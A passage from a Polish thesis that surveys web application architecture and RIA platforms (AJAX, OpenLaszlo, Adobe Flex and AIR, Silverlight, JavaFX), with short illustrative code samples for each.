REpresentational State Transfer jest jedynie stylem architektury oprogramowania, pozwalający na redystrybucje informacji między systemami. Bazuje on na adresach URL i protokole HTTP, bez używania dodatkowej enkapsulacji takiej jak na przykład w protokole SOAP. Stan i funkcjonalność aplikacji jest podzielona na jednostki definiowane jako zasoby (resoures). Wszystkie zasoby używają jednolitego interfejsu do zmiany stanu, który składa się z ograniczonego zbioru dobrze zdefiniowanych operacji i ograniczonego zbioru reprezentacji danych. W praktyce dane są reprezentowane jako kod XML, YAML lub JSON, a dodatkowe szczegóły żądania przesyłane jako parametry nagłówka HTTP. Do manipulacji zasobami używa się standardowych metod HTTP: GET, POST, DELETE. REST wykorzystuje przykładowo Yahoo w swoim serwisie RSS MyYahoo!. Tego rodzaju architekturę łatwo zaimplementować i wdrożyć za pomocą

dobrze znanych i rozpowszechnionych technologi. Wszystkie platformy aplikacji RIA są również w stanie łatwo wykorzystać tego rodzaju usługi sieciowe bez dużego nakładu pracy. Z tego powodu REST stanowi atrakcyjną technikę implementacji komunikacji między serwerem a klientami aplikacji webowych [42 ,54].

3.4. Podsumowanie

Rozdział ten przedstawia zagadnienia związane z architekturą aplikacji webowych i technologi z nią związanych. Zgromadzona tu charakterystyka posłużyć musi wyborowi najwłaściwszych rozwiązań dla implementacji systemu testowego: sklepu internetowego.

W przypadku warstwy danych wszystkie dostępne systemy bazodanowe oferują funkcjonalność wystarczającą dla testowego systemu jako że nie nakłada on jakichkolwiek niestandardowych wymagań na warstwę trwałości. Ze względu na brak opłat licencyjnych i wcześniejsze doświadczenia z tym systemem, wybrany został **MySQL** w wersji **5.0.27**.

Technologie warstwy logiki aplikacji są znacznie bardziej zróżnicowane. Kluczowymi kwestiami dla wyboru właściwej technologi, wymienianymi między innymi w swoich publikacjach przez Tim Byrna [8] (Dyrektora Technologii Sieciowych Sun Microsystems) są: skalowność, koszty konserwacji, dostępne narzędzia i szybkość programowania. Ponieważ tworzona na potrzeby tej pracy aplikacja nie będzie dostępna dla szerokiego grona użytkowników skalowność wybranej technologi nie będzie miała wpływu na wyniki testów i proces implementacji. Istotne są natomiast: szybkość tworzenia aplikacji i łatwość konserwacji, ze względu na konieczność konstrukcji systemu w trzech wersjach, a także nieuniknione liczne modyfikacje wynikające z eksperymentalnego charakteru systemu. Dopracowane narzędzia IDE nie są szczególnie istotne dla jednoosobowego zespołu developerskiego, lecz z pewnością stanowią dodatkowy atut. Ze względów ekonomicznych płatne, licencjonowane platformy nie mogą być zastosowane.

Biorąc pod uwagę powyższe warunki najodpowiedniejszym wyborem dla platformy serwerowej jest popularny framework Ruby on Rails. Dzięki dopracowanej implementacji wzorca MVC, z pewnością przyśpieszy on budowę aplikacji. Wystarczy on również dla zapewnienia komunikacji klienta aplikacji z serwerem za pomocą usług sieciowych architektury REST.


4. Platformy RIA

Rozdział ten zawiera przegląd obecnych na rynku oprogramowania platform RIA. W wielowarstwowej architekturze aplikacji webowych platformy te stanowią warstwę prezentacji.

4.1. AJAX

AJAX nie jest nową technologią, a jedynie zestawem znanych narzędzi połączonych razem w celu osiągnięcia wyższej funkcjonalności. Nazwa technologi jest akronimem słów Asynchronous JavaScript and XML. Po raz pierwszy terminu tego użył publicznie Jesse James Garrett w lutym 2005, lecz odpowiada on modelowi aplikacji, który wymyślony został wiele lat wcześniej. Same obiekty XMLHTTPRequest miały premierę wraz z przeglądarką Internet Explorer 5 w 1999 roku.

AJAX działa po stronie klienta i bazuje na kodzie tworzonym w języku JavaScript (Rys. 5), który jest interpretowany przez przeglądarki internetowe (cienkiego klienta). Rdzeniem technologi są obiekty XMLHTTPRequest udostępniane przez przeglądarki z poziomu JavaScript. Do konstrukcji interfejsu służą język HTML i style CSS, a także model DOM. Każda z tych technologi jest u standaryzowana przez konsorcjum W3C. Przykłady aplikacji opartych o AJAX to Google Gmail, Google Maps , Google Suggest i Yahoo News.



Rys. 3: Architektura AJAX [12]

4.1.1. XMLHTTPRequest

Ponieważ obiekty te nie są częścią standardu W3C ich implementacja różni się w pewnym stopniu w każdej z przeglądarek. W3C jako standard asynchronicznych wywołań proponuje DOM Level 3 Load and Save Specification, lecz w tej chwili popularne przeglądarki nie są z nim zgodne.

Tabele 2 i 3 zawierają ważniejsze pola i metody, pozwalające na wykonywanie asynchronicznych żądań do serwera. Obrazują mechanizm ustanawiania połączenia z serwerem i wysyłania żądania.

Tabela 3: Ważniejsze pola obiektów XMLHTTPRequest

Pole	Opis
onreadystatechange	funkcja wywoływana w momencie zmiany pola readyState obiektu
readyState	stan żądania obiektu, może przyjąć 5 wartości (dla zachowania czytelności nazewnictwo oryginale) 0 = uninitialized, 1 = loading, 2 = loaded, 3 = interactive, 4 = complete
responseText	treść odpowiedzi otrzymanej z serwera jako String
responseXML	treść odpowiedzi jako serwera jako dokument XML. Może być parsowane i wykorzystywana jako obiekt DOM
status	kod HTTP otrzymane odpowiedzi serwera (np: 200 ok itd.)

Tabela 4: Ważniejsze metody obiektów XMLHTTPRequest

Metoda	Opis
abort()	porzuca żądania obiektu
getAllResponseHeaders()	zwraca wszystkie nagłówki żądań HTTP
getResponseHeader("header")	zwraca wartość określonego nagłówka
open(metohod, URL, async, login, password)	ustawia parametry żądania
send(content)	wysyła zawartość do serwera
setRequestHeader("header", "value")	dodaje do żądania określony nagłówek

Poniżej przedstawiono metodę instancji obiektu XMLHTTPRequest kompatybilną z większością przeglądarek wraz z wysłaniem żądania i mechanizmem obsługi odpowiedzi ze zdalnego serwera:

```
var xmlHttp;

function createXMLHttpRequest() {
   if (window.ActiveXObject) {
   xmlHttp = new ActiveXObject("Microsoft.XMLHTTP");
}
else if (window.XMLHttpRequest) {
         xmlHttp = new XMLHttpRequest();
   }
}

function callback() {
   if (xmlHttp.readyState == 4) {
               if (xmlHttp.status == 200) {   ... }
         }
   }

url = ''www.somewhere.com''
xmlHttp.open("GET", url );
xmlHttp.onreadystatechange = callback;
```

```
xmlHttp.send(null);
```

Ten prosty kod stanowi jądro każdej aplikacji AJAX nawet jeśli nie jest wywoływany przez programistę, ale pośrednio poprzez bibliotekę AJAX. Pozyskane z serwera dane muszą zostać przetworzone i zaprezentowane poprzez interfejs aplikacji[12].

4.1.2. DOM

Document Object Model stanowi drugi z fundamentów AJAX. Jest to standard obiektowego modelu reprezentacji dokumentów HTML (HTML DOM) i XML (XML DOM). Ogólnie jest on niezależny od platformy i rodzaju dokumentu, jednak w przypadku AJAX'a służy jako interfejs JavaScript do dwóch celów. Po pierwsze manipulacji elementami dokumentu HTML, a więc tabelami, formularzami, blokami itd., co umożliwia wizualną modyfikację interfejsu dla użytkownika. Po drugie przetwarzanie danych pobranych z serwera. Zarówno dane w formacie XML jak i JSON mogą być poprzez model DOM wykorzystywane jak zwykłe obiekty. Obiekt JSON może być zdefiniowany następująco:

```
var employee = {
''name'' : {  "firstName" : John, "lastName" : Doe },
"employeeNumber" : 123,
"title" : "Accountant" }
```

Pozwala to na dostęp do danych poprzez notacje obiektową :

```
var lastName = employee.name.lastName;
```

4.1.3. JavaScript

JavaScript jest interpretowanym przez przeglądarkę prototypowym językiem skryptowym, zgodnym ze standardem ECMAScript [14], spajającym wszystkie technologie AJAX. Należy zauważyć, iż niektórzy architekci aplikacji webowych zalecają ostrożne wykorzystywanie tego języka za względu na kłopoty z zarządzaniem kodem JavaScript.. Trudno zgodzić się z taką tezą w przypadku aplikacji AJAX, gdzie JavaScript tworzy całą logikę aplikacji. W takim wypadku jest on pełnoprawnym językiem skryptowym, a nie jedynie prostym narzędziem do tworzenia efektów wizualnych na stronach WWW. JavaScript, nie jest językiem obiektowo-orientowanym, wymaga jednak takiej samej uwagi i nakładu pracy co języki używane do produkcji aplikacji desktopowych. Aplikacje AJAX mogą być stosunkowo obszerne i muszą działać

w przeglądarce przez dłuższy czas, bez awarii i wycieków pamięci. To powoduje że tworząc aplikacje JavaScript często wykorzystuje się wzorce projektowe, jak również liczne biblioteki i szkielety projektowe.

4.1.4. AJAH

Na zakończenie warto wspomnieć o wariacji AJAX'a która doczekała się własnej nazwy, AJAH (Asynchronomus JavaScript And HTML), polega na pobieraniu z serwera czystego kod HTML reprezentującego żądany fragment interfejsu aplikacji i bez konieczności parsowania umieszczenie go wewnątrz obiektu DOM (zwykle bloku DIV). Koncepcja ta jest szczególnie popularna wśród developerów migrujących ze środowiska statycznych aplikacji do AJAX'a, ze względu na ograniczenie złożoności logiki klienta.

4.2. OpenLaszlo


OpenLaszlo był pierwotnie znany jako Laszlo Presentation Server (LPS). Prace nad LPS rozpoczęły się pod koniec 2001 roku. Wersja prototypowa była wydana dla ograniczonej liczby odbiorców w 2002. Przy jej wykorzystaniu powstał pierwsza komercyjna aplikacja na tej platformie Behr Paint – serwisu fabryki farb i lakierów Behr. Pierwsza oficjalna wersja LPS wydana została w 2002 roku. W październiku 2004, Laszlo Systems udostępniły cały kod źródłowy Laszlo Presentation Server na licencji GPL (General Public Licens) i zapoczątkowała projekt OpenLaszlo. Wreszcie w 2005 roku, wraz z premierą wersji 3.0 nazwę samej platformy zmieniono również na OpenLaszlo. Aktualnie Laszlo Systems na bazie swojej platformy tworzy komercyjne produkty takie jak klient pocztowy LaszloMail i portal CMS Webtop. Prócz tego z OpenLaszlo korzysta społeczność open source.

OpenLaszlo to elastyczna i bogata platforma aplikacji RIA oferująca wszystkie ich zalety. Dzięki wykorzystaniu technologi Adobe Flash jest niezależna od przeglądarki i systemu. Niestety wszystkie funkcje Flash dostępne są jedynie za pomocą interfejsu JavaScript udostępnianego przez obiekty OpenLaszlo. Obejmuje on zaledwie małą część Flash API i wiele zaawansowanych funkcji jest niedostępna. Jest to dość istotna słabość platformy ograniczająca możliwości programistów. Jednocześnie Laszlo Systems rozpoczęło prace nad kompilacją projektów OpenLaszlo na inną niż Flash platformę,

DHTML. Firma zapowiada również dodanie w niedalekiej przyszłości kolejnych platform wykonawczych [35 ,25].

4.2.1 Architektura OpenLaszlo

OpenLaszlo SDK zawiera kompilator języka LZX napisany w Javie, bibliotekę wykonawczą JavaScript i opcjonalny servlet zapewniający dodatkowe usługi dla uruchomionych aplikacji RIA. Oczywiście aplikacja webowa OpenLaszlo może działać w oderwaniu od serwera. Jak widać na Rysunku 6, za pomocą protokołu HTTP klient łączy się z serwerem sieciowym i zasobami.



Rys. 4: Schemat Architektury OpenLaszlo[39]

4.2.2. Implementacja

Tworzenie aplikacji na platformie OpenLaszlo podzielić można na dwie fazy. Najpierw należy zadeklarować strukturę interfejsu za pomocą języka LZX. Następnie za pomocą kodu JavaScript należy zdefiniować logikę aplikacji. Kompilator wiąże dokument LZX wraz z kod skryptowym (zgodnym ze specyfikacją ECMA-262), tworząc gotową

aplikację dla wybranej platformy docelowej. Możliwość tworzenia systemu na różnych platformach bez modyfikacji kodu źródłowego jest jedną z ważniejszych zalet OpenLaszlo.

Język LZX zapewnia wszystkie standardowe mechanizmy obiektowe takie jak dziedziczenie wielokrotne, enkapsulacja i polimorfizm. W celu ułatwienia programowania i przeniesienia ciężaru tworzenia logiki aplikacji z sekwencyjnego kodu na korzyść deklaracji LZX przygotowano szereg specyficznych rozwiązań dostępnych z poziomu XML:

- biblioteka komponentów - otwarta grupa przygotowanych, najczęściej używanych obiektów zarówno znanych z HTML a więc przycisków i formularzy jak dostępnych w aplikacjach desktopowych menu i rozwijanych list,
- klas managerów wyglądu - kontrolujące różnorodne strategie rozmieszczenia obiektów i wygląd elementów interfejsu,
- style interfejsu - przedefiniowane style obiektów, gotowe do wykorzystania i modyfikacji,
- system zdarzeń - znany z dokumentów mechanizm implementacji zdarzeń związanych z działaniami użytkownika został w OpenLaszlo rozszerzony o zdarzenia modyfikacji wszystkich atrybutów obiektów i wywoływanych metod,
- animacje - deklaratywny system animacji zapewniający proceduralne animacje wszystkich wizualnych obiektów interfejsu,
- rysowanie - interfejs rysowania złożonych figur i gradientów,
- zależności - zamiast programować reakcje aplikacji na przypływające dane, tworzy się deklaracje zależności miedzy atrybutami obiektów,
- powiązania - podobnie tworzy się powiązania miedzy obiektami a węzłami XML (do parsowania danych XML OpenLaszlo wykorzystuje standard W3C XPath), automatycznie wiążąc ich wartości ze sobą, co umożliwia ich obustronne uaktualnianie. Co ważne mechanizm ten samodzielnie powiela obiekty powiązane z wieloma węzłami,
- stany - mechanizm deklaracji różnych stanów obiektu, np: dragable,

- SOAP, XML-RPC i JavaRPC - dla zapewnienia maksymalnej elastyczności aplikacji twórcy platformy zaimplementowali obsługę popularnych protokołów usług sieciowych,
- strumienie - Obsługa strumieni audio i video poprzez protokoły HTTP i Real Time Media Protocol (RTMP), jak również wsparcie dla urządzeń audio-video (mikrofony, kamery internetowe).

Ponieważ OpenLaszlo zapewnia pełne mapowanie klas LZX do poziomu ECMAScript, wszystkie powyższe mechanizmy można wykorzystać za pomocą kodu sekwencyjnego choć zwykle kosztem większych nakładów pracy. [25,39]

Poniżej przedstawiono krótka aplikacja OpenLaszlo (formularz komentowania zdjęć) obrazująca fundamentalne koncepcje tworzenia aplikacji na tej platformie:

```
<canvas width="500" height="100%" title="Test Aplication"
bgcolor="white"  debug="true" proxied="true">

      <dataset name="data" id="data" querytype="GET" type="http"
            request="true" src="http://domain.com/dane"/>

      <view resource=”/tlo.jpg”>
            <image width="350" prefix="$once{canvas.adres}"
                  datapath="data://zdjecie/text()" height="280"
                  stretches="both"/>
            <text>Jak oceniasz to zdjęcie ?</text>
            <edittext id="komentarz" width="120" height="20"/>
            <button width="100" height="20" align="right"
                  text="Wyślij" onclick="canvas.Wyslij()"/>
            <simplelayout axis="y" spacing="5" inset="10"/>
      </view>

      <method name="Wyslij">
      <![CDATA[
            data.setSrc('http://domain.com/nowy_komentarz');
            data.setQueryParams(null);
            data.setQueryParam('komentarz',komentarz.text);
            data.doRequest();
      ]]>
      </method>

</canvas>
```

Cała aplikacja znajduje się wewnątrz „płótna” programu, czyli głównego komponentu Canvas. Podstawowym komponentem służącym do korzystania ze zdalnych zasobów architektury REST jest obiekt dataset.. Następnie umieszczona została struktura interfejsu. Jako pierwszy, podstawowy obiekt LZX, blok View stanowiący tło formularza Wszystkie wizualne komponenty Laszlo dziedziczą funkcjonalność po bloku View. Wewnątrz niego znajdują się standardowe komponenty interfejsu, statyczny tekst (text), pole tekstowe (edittext), przycisk (button) i ilustracja (image). Atrybut źródła danych (datapath) tego

ostatniego jest powiązany z węzłem danych XML, przechowywanych przez dataset. Wyrażenie XPath ('data://zdjecie/text()') identyfikuje w obrębie aplikacji dokument XML i poszukiwany węzeł. Ostatnim komponentem jest obiekt simplelayout, który zarządza rozmieszczeniem pozostałych komponentów wizualnych wewnątrz bloku. Ponieważ OpenLaszlo w żaden sposób nie organizuje automatycznie rozmieszczenia komponentów, brak tego obiektu spowodowałby nałożenie się elementów na siebie. Z wszystkimi komponentami interfejsu połączone są liczne zdarzenia (ich zasób jest znacznie szerszy niż ten znany ze środowiska DHTML). Jedno z nich (onclick), jest powiązane z metodą „Wyślij". Kod JavaScript w OpenLaszlo znajduje się zawsze wewnątrz znaczników <method> lub <script>. W programie występuje jedynie jedna metoda o nazwie Wyslij pozbawiona argumentów. Za pomocą modelu DOM komponentów OpenLaszlo, kolejno z poziomu skryptu zmieniane jest źródło danych dataset, kasowane są poprzednie parametry żądania i dodawany nowy parametr, komentarz do aktualnego zdjęcia. Wreszcie wykonywane jest żądanie. Serwer powinien zwrócić odpowiedź w formie dokumentu XML. OpenLaszlo automatycznie go przetworzy i zaktualizuje zawartość obiektu image.

4.2.3. Model Wdrożeniowy OpenLaszlo

OpenLaszlo Serwer jest aplikacją Javy uruchamianą w kontenerze servletów J2EE. Serwer OpenLaszlo może dostarczać aplikacji użytkownikom w dwóch trybach Solo lub Proxy [39, 26]. W przypadku aplikacji Solo, serwer służy jedynie prekompilacji programu, tworząc gotowy do umieszczenia na serwerze HTTP plik (Flash lub DHTML). Aplikacja tego typu może samodzielnie komunikować się z innymi hostami sieci. Cechy aplikacji Solo :

- wyższa wydajność – serwer HTTP jedynie dystrybuuje aplikację między użytkownikami,
- niezależność od serwera – serwer OpenLaszlo nie jest wymagany do prawidłowego wdrożenia,
- brak dostępu do nagłówków odpowiedzi serwera, ponieważ ukrywa je przed aplikacją przeglądarka.

Aplikacje Proxy natomiast serwer kompiluje dynamicznie na żądanie klientów i dopiero udostępnia. Dodatkowo serverlet OpenLaszlo pośredniczy w transporcie mediów i danych

pomiędzy aplikacjami klienckimi a zdalnymi zasobami, podobnie jak robią to serwery Proxy. Cechy aplikacji Proxy :

- do działania wymaga usługi OpenLaszlo Server po stronie serwera co w konsekwencji oznacza korzystanie z serwera aplikacji Java np: Jboss,
- transkoduje różne rodzaje mediów do formatów zgodnych z używanymi przez klienta wersjami Flash Playera,
- opcjonalnie koduje dane XML do formatu binarnego.
- może dla lepszej wydajności magazynować w pamięci podręcznej wcześniej żądane dane i pliki multimedialne,
- pośredniczy w żądaniach do zdalnych serwerów danych i mediów, oferując możliwość definicji list zabronionych hostów,
- wspiera protokoły zdalnego dostępu do obiektów SOAP, XML-RPC i JavaRPC,
- otwiera usługę logowania się poprzez konsolę administratora na serwer dla inspekcji stanu serwera,
- zapewnia dostęp aplikacji do nagłówków odpowiedzi (response header) HTTP,
- pozwala na korzystanie z bezpiecznego, szyfrowanego połączeń protokołem SSL poprzez HTTPS,
- tylko aplikacje Proxy mogą utrzymywać trwałe połączenie klient-serwer, tzw. „real-time messaging”.

Aplikacje Solo są stosunkowo tanie we wdrożeniu, ale jednocześnie poważnie ograniczone w porównaniu do wersji Proxy.

4.2.4. Podsumowanie

OpenLaszlo udostępnia cały szereg rozwiązań wymagających na platformie AJAX dodatkowej pracy programistów, lub nawet całkowicie niedostępnych. Najpoważniejszą wadą platformy jest jednak stosunkowo mała popularność. Mimo otwarcia źródeł platformy, OpenLaszlo nie doczekało się nawet poważnego narzędzia IDE (projekt open source upadł). Do tej pory OpenLaszlo nie zdobyło na rynku komercyjnym znaczącej pozycji.

4.3. Adobe Flex i AIR

Adobe Flex aktualnie jest już rozwiązaniem otwartym (od sierpnia 2007). Istnieje miedzy nim a OpenLaszlo ogromne podobieństwo. Powstała nawet potoczna opinia iż Adobe zaprojektowało Flex w 2004 roku wzorując się na produkcie Laszlo Systems. Flex pierwotnie był aplikacją J2EE kompilującą „w locie" XML'owy język MXML i język skryptowy ActionScript 3.0. do postaci binarnego pliku animacji Flash. Aktualnie Flex tworzy statyczne pliki, które mogą być wdrożone samodzielnie analogicznie tak jak ma to miejsce w OpenLaszlo. Wykorzystywany przez Flex język MXML pełni analogiczną funkcję co język LZX OpenLaszlo, oferuje również developerom wiele analogicznych do niego rozwiązań Flex'a posiada jednak znacznie szersze spektrum efektów graficznych, przedefiniowanych komponentów i bibliotek z uwagi na dostęp do bogatego Flash API.

Adobe stworzyła również dla swej platformy bardzo praktyczne środowisko IDE, choć pozostają ono na razie płatne. „*Adobe Flex Builder jest zintegrowanym środowiskiem programistycznym opartym na platformie Eclips służącym do tworzenia aplikacji RIA. Łączy on bogactwo desktopowych aplikacji komputerowych z wszechstronnością zastosowań na różnych platformach Adobe Engagement Platform. Flex Builder umożliwia programistom szybkie budowanie logiki client-side zintegrowanej z XML, usługami sieciowymi oraz Flex Data Services. Dzięki wyszukanym narzędziom do projektowania układu graficznego, projektanci interfejsu użytkownika są w stanie stworzyć bogatszy, bardziej użyteczny interfejs, umożliwiający indywidualizację w zakresie wyglądu i funkcjonalności.*" [1].

Poniżej przedstawiono aplikacje Flex:

```
<mx:Application
    xmlns:mx="http://www.adobe.com/2006/mxml"
    viewSourceURL="src/ControlsTextBased/index.html"
    layout="horizontal" width="380" height="320"
    horizontalAlign="center" verticalAlign="middle"
>
    <mx:Panel
        title="Leave a comment"
        paddingBottom="10" paddingTop="10"
        paddingLeft="10" paddingRight="10"
    >
        <mx:Text
            text="Wypełnij ten formularz aby przesłać
                        komentarz:"
            width="100%"
               />
        <mx:Label text="Imie:" />
        <mx:TextInput id="userName" />
        <mx:Label text="Email:" />
        <mx:TextInput id="userEmail" />
        <mx:Label text="Komentarz:" />
```

```
        <mx:TextArea id="userComment" width="100%" />
    </mx:Panel>
</mx:Application>.
```

Obrazuje on schemat konstrukcji aplikacji w języku MXML. Składa się z podstawowych komponentów interfejsu (Text, Label, TextInput) i bloku służącemu ich organizacji (Panel). Wszystko zawiera się wewnątrz okna aplikacji (Application).

4.3.1. LiveCycle Data Services

Serwer Flex może również podobnie jak OpenLaszlo działać jako pośrednik między zewnętrznymi zasobami a aplikacją kliencką. Służy temu LiveCycle Data Services [1,53] (wcześniej Flex Data Services), serwerowy moduł głównego Flex SDK i Flex Buildera. Jest on aplikacją J2EE i wzbogaca aplikacje webowe między innymi o następujące rozwiązania:

- zdalne wywoływanie metod obiektów (RMI), tzw. „remoting" oferuje automatyczną serializację danych i binarny format przesyłanych informacji,
- mechanizm integracji z istniejącym systemem przesyłania wiadomości takim jak JMS (Java Messeaging Service) który pozwala na przesyłanie informacji w czasie rzeczywistym pomiędzy dwoma lub więcej klientami,
- usługę zarządzania danymi pochodzącymi z serwera, których zmiany mogą być automatycznie śledzone i aktualizowane na serwerze. Dodatkowo klient również jest powiadamiany o modyfikacji danych po stronie serwera. Obsługiwany jest też podział dużych ilości danych na części (Data paging) i wznawianie utraconego połączenia (OCC),
- zdalna generacje dokumentów PDF, API pozwalające na łączenie informacji pozyskanych od aplikacji klienckie z szablonami PDF serwera,
- integracje z platformą serwerową Adobe ColdFusion 7.

4.3.3. AIR

Począwszy od wersji trzeciej Flex został zintegrowany z Adobe Integrated Runtime (AIR) wcześniej znanym pod nazwą Apollo. Choć swoją premierę AIR będzie miał dopiero pod koniec roku już dziś można zapoznać się z wersją beta. W przeciwieństwie do Flash Playera nie jest on jedynie wtyczką do przeglądarki, ale całkowicie nowym

wieloplatformowym środowiskiem wykonawczym działającym poza nią (podobnie jak Java i .Net). W odróżnieniu jednak od wymienionych platform środowisko AIR charakteryzuje się polityką bezpieczeństwa właściwą aplikacji webowej (choć rozszerzoną w porównaniu do przeglądarki). W istocie AIR wydaje się łączyć w sobie zalety przeglądarki i maszyny wirtualnej. To powoduje że choć przeznaczone do pobierania aplikacji z internetu za pośrednictwem tradycyjnej przeglądarki uruchamia je następnie tak jak aplikacje desktopową. Aplikacje AIR mogą doskonale działać offline, mając ograniczony dostęp do systemu plików. Jednocześnie tworzy się je wyłącznie za pomocą technologi typowych dla aplikacji internetowych: HTML, JavaScript, Flash, ActionScript, a więc łatwiej niż klasyczne aplikacje. AIR posiada własna implementacje znanego ze środowiska KDE silnika renderowania HTML/JavaScript WebKit. Zawiera też implementacje AJAX, pełne sieciowe API i łatwe mechanizmy aktualizacji sieciowej oprogramowania [2].

4.4. Microsoft Silverlight i WPF

Technologia Silverlight [30,31] jako podzbiór Windows Presentation Fundation powstała jako konkurencja Microsoftu dla produktów Adobe AIR i Flex. WPF formalnie nazywany Avalon lub WinFX jest dystrybuowany jako część .Net Framework 3.0. Tak jak aplikacje AIR programy WPF mogą być uruchamiane w przeglądarce lub poza nią, mogą też być instalowane lokalnie na maszynie klienta bezpośrednio z przeglądarki, lub klasycznie za pomocą plików instalacyjnych. Zasadniczo WPF został stworzony jako narzędzie ułatwiające tworzenie klasycznych aplikacji desktopowych. Natomiast bazujący na WPF Silverlight jest technologią tworzenia wyłącznie aplikacji webowych. Podobnie jak poprzednie platformy pozwala on na tworzenie interfejsu użytkownika za pomocą deklaratywnego języka XAML (eXtensible Application Markup Language) oferującego zestaw przydatnych komponentów i klas bazowych dostępnych w aplikacji poprzez interfejs DOM. Posiada również inne znane z poprzednich platform możliwości takie jak wsparcie dla strumieniowania popularnych formatów mediów, użycia grafiki wektorowej, animacji komponentów i rysowania prymitywów. Logikę aplikacji pierwotnie tworzył język JavaScript, lecz wraz z wersją 1.1 Silverlight można programować w każdym z języków wspieranych przez .NET. Podobnie jak AIR Silverlight oferuje ograniczony dostęp do lokalnego systemu plików. Oryginalną cechą Silverlight jest brak kompilacji

programu przed wdrożeniem go na serwerze. Aplikacja może być jedynie spakowana do pakietu zawierającego pliki XAML, JavaScript i media.

Oczywiście tradycyjnie Microsoft zadbał o wsparcie Silverlighta przez narzędzia programistyczne IDE, Visual Studio 2008 Beta wspomaga tworzenie i testowanie aplikacji Silvelight, a Expresion Blend 2.0 pozwala tworzyć projektantom UI systemu.

Niestety Silverlight jest wciąż we wczesnej fazie rozwoju. Przykładowo implementacja dla systemów Unixowych dopiero powstaje, mechanizm wiązania danych nie jest jeszcze dostępny dla komponentów UI (choć występuje w zwykłych aplikacjach WPF), a lista dostępnych komponentów nie jest zbyt szeroka. Mimo to istnieją już w sieci pierwsze komercyjne aplikacje oparte na technologii Microsoftu, na przykład hiszpański serwis medialny http://www.mediapreview.tv/.

Poniżej przedstawiono kod niewielkiej aplikacji tworzącej interaktywny okrąg, rozszerzający się pod wpływem kliknięcia.

```
<Canvas
      xmlns="http://schemas.microsoft.com/client/2007"
      xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
            Background="Transparent"
      MouseLeftButtonDown="changeWidth"
>
      <TextBlock Text="click me"  FontSize="50"/>
      <Image id="Okrąg"" Source="Round.png" />
      <Storyboard
            <DoubleAnimation To="200"
Storyboard.TargetName="Img"
      Storyboard.TargetProperty = "Width"/>
</Storyboard>
</Canvas>

function changeWidth(sender, args)
{
    sender.findName("animation").begin();
}
```

Głównym komponentem stanowiącym okno aplikacji jest obiekt Canvas. Zagnieżdżone są w nim komponenty interfejsu TextBlock i Image. Obiekty Storyboard i DoubleAnimation odpowiedzialne są za animowane rozszerzenie ilustracji. Rozpoczęcie animacji następuje poprzez wywołanie funkcji JavaScript, changeWidth, która powiązana jest w definicji obiektu Canvas ze zdarzeniem MouseLeftButtonDown aplikacji.

4.5. Sun JavaFX

Zaledwie w kilka dni od premiery Silverlight, firma Sun ogłosiła premierę JavaFX, kolejnej platformy tworzenia aplikacji RIA. Bazuje on na technologi Java Web Start, oferującej w zasadzie analogiczną funkcjonalność co Microsoft WPF i Adobe AIR.

JavaFX jednak opiera się nie na języku XML, a na własnym języku skryptowym JavaFX Język ten wcześniej nazywany był “F3″ (Form Follows Function) i powstawała w firmie SeeBeyond nim ta została przejętej przez Sun. Stanowi on optycznie hybrydę JavaScript i struktur danych JSON. Język ten oferuje wiele opcji „zapożyczonych” od swoich konkurentów jak deklaratywna specyfikacja interfejsu, czy wiązanie danych. Cechy które go wyróżniają to:

- pełnej zgodności typów, co ułatwia tworzenie bardziej niezawodnego kodu bardzo dużych aplikacji,
- oparcie interfejsu na znanej ze środowiska Java bibliotece Swing,
- dostęp do bogatego API Javy.

Poniżej przedstawiono kod przykładowego program tworzącego siatkę czworokątów:

```
import javafx.ui.*;
import java.lang.System;
Frame
{
      centerOnScreen: true
      visible: true
      height: 50
      width: 350
      title: "Test application..."
      background: yellow
      onClose: operation() {System.exit(0);}
      content:
            ScrollPane
            {
                  background: white
                  view: Canvas
                  {
                        content: bind foreach
                              (i in [1..8],j in [1..8])
                        Rect
                        {
                              x: i*30
                              y: j*30
                              width:30
                              height:30
                              fill: Color
                              {
                                    red: (100+i)
                                    green: (100+j)
                                    blue: (100+(i*j))
                              }
                        stroke:white
                        strokeWidth:1
                        }
            }
      }
}
```

Choć szczegóły notacji są dość oryginalne, możliwości języka JavaFX są bardzo zbliżone do deklaratywnych języków innych platform. Każdy z komponentów odpowiada obiektowi Swing (przykładowo Frame to okno aplikacji), w sposób charakterystyczny dla notacji JSON wewnątrz obiektów wyszczególnia się atrybuty, które mogą być również obiektami złożonymi. W przykładzie występuje też powiązanie (słowo kluczowe bind) zawartości bloku Canvas z tablicą czworokątów (Rect).

Niestety wykorzystanie komponentów Swing jest największą ze słabości JavaFX. Ponieważ wszystkie komponenty JavaFX są częścią Swingu, na każdej platformie wyglądają identycznie, lecz ich możliwości multimedialne pozostają w tyle za innymi platformami RIA, co ogranicza krąg odbiorców produktu Sun [29,52,34].

Sun stworzyło również na podstawie JavaFX pierwszą platformę RIA dla urządzeń mobilnych, JavaFX Mobile. Firma obiecuje wkrótce rozszerzyć rodzinę JavaFX o kolejne podsystemy wspierające tworzenie aplikacje dla innego rodzajów urządzeń na których działa Java Virtual Machine, takich jak telefony i urządzenia RTV.

4.6. Podsumowanie

Jak zostało to przedstawione w ostatnim czasie wielu czołowych producentów oprogramowania zainwestowało w nowe technologie tworzenia bogatych aplikacji internetowych. Oferują one bardzo zbliżony podzbiór funkcjonalności i rozwiązań, jednocześnie zawsze mając do zaoferowania jakieś dodatkowe zalety. Adobe Flex jest najbardziej dojrzałą z platform i posiada solidne zaplecze w postaci komercyjnego wsparcia jak i społeczności open source. Pozwala też dobrze zagospodarować doświadczenie zdobyte przy tworzeniu komponentów Flash. Dodatkowo Flex oferuje też możliwości wdrażania aplikacji webowej jako niezależnego od przeglądarki produktu, co z pewnością stanowi przewagę w stosunku do AJAX'a i OpenLaszlo.

OpenLaszlo jest rozwiązaniem całkowicie darmowym i oferującym możliwość tworzenia aplikacji na dwóch platformach jednocześnie, Flash i DHTML.

AJAX choć jego graficzne możliwości są stosunkowo ubogie, umożliwia płynne przejście od statycznych aplikacji webowych do tworzenia wysoko funkcjonalnych aplikacji RIA bez konieczności całkowitej zmiany technologi produkcji.

Ostatnie dwie platformy Silverlight i JavaFX są wciąż we wczesnej fazie rozwoju. Silverlight choć pod wieloma względami naśladujący produkt Adobe jest z pewnością

atrakcyjnym narzędziem dla producentów związanych ze środowiskiem Windows. JavaFX natomiast wydaje się analogicznie inicjatywą przeznaczoną dla produktów związanych z platformą Java poszukujących technologi tworzenia aplikacji RIA.

